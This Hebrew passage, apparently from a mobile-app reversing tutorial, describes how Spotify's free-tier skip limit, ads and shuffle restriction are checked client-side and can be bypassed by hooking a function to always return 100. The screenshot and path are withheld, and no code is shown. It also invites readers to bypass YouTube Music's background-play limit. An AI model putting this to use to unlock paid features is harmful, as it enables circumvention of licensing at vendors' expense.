במילה למי שלא מכיר (ותתחילו להכיר) - Spotify הינה אפליקציית לשמיעת מוזיקה. האפליקציה מחולקת ל-2: אנשים שמשלמים ובכך זוכים לחשבון Premium ולאנשים שלא משלמים ובכך מוגבלים בהפעלת האפליקציה. מי שלא משלם, יכול לבצע עד 6 העברות של שירים בשעה אחת, נהנה מפרסומות כל 10 דק בערך, וכמו כן לא יכול לשמוע שיר ספציפי אלא בצורה רנדומאלית. לא כיף כזה גדול.

אבל תהיו מופתעים, כל הבדיקות האלה של האם המשתמש הוא משתמש פשוט או Premium - הכל בצד לקוח!

מה שאומר, שאם נגיע למקום הנכון בקוד של האפליקציה ונשנה את מה שצריך לשנות - הפלא ופלא - ויש לנו חשבון Premium משלנו בלי לשלם שקל.

בגלל שאני לא בעד לפרוץ לאפליקציות ולעקוף אותן ללא תשלום, רק אציג לכם את התמונה של הביצוע עם צנזור של הנתיב היכן בוצע שינוי הפונקציה:



כמו שניתן לראות, אפשר להגיד לפונקציה שתמיד תחזיר את הספרה 100, ובכך אנו מודיעים לאפליקציה בזמן אמת שיש לנו כל הזמן עוד 100 skips לבצע ולא 6. כך לא משנה כמה פעמים נלחץ על skip הפונקציה תמיד תחזיר 100, במילים אחרות, אינסוף העברות של שירים כמשתמש שאינו פרימיום.

כאן הראתי דוגמא של ה-skips, כמו כן ניתן להסיר את הפרסומות של ספוטייפי ובנוסף לבטל את ההשמעה של השירים בצורה רנדומאלית, וכל זה גם בצד הלקוח.

מחפשים רעיון הלאה? תחקרו את YouTube Music ותגלו איך מונעים מהמוזיקה להיפסק כאשר ממזערים את האפליקציה ☺ בהצלחה!

סיכום

כפי שלמדנו, כ-60% מכלל אפליקציות המובייל הן Client-side מה שמאפשר לנו כחוקרים לנצל חולשות רבות על גבי האפליקציה, וכל זה רק בגלל שהלוגיקה כתובה בצד שלנו ולא בצד השרת.

לכל שאלה או בקשה (כגון הלינק להורדת האפליקציה לא עובד לכם), מוזמנים לשלוח לי מייל לכתובת: yuvi.mormor@gmail.com

מקורות והרחבה

- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/instrumenting-windows-apis-with-frida
- https://frida.re/docs/home/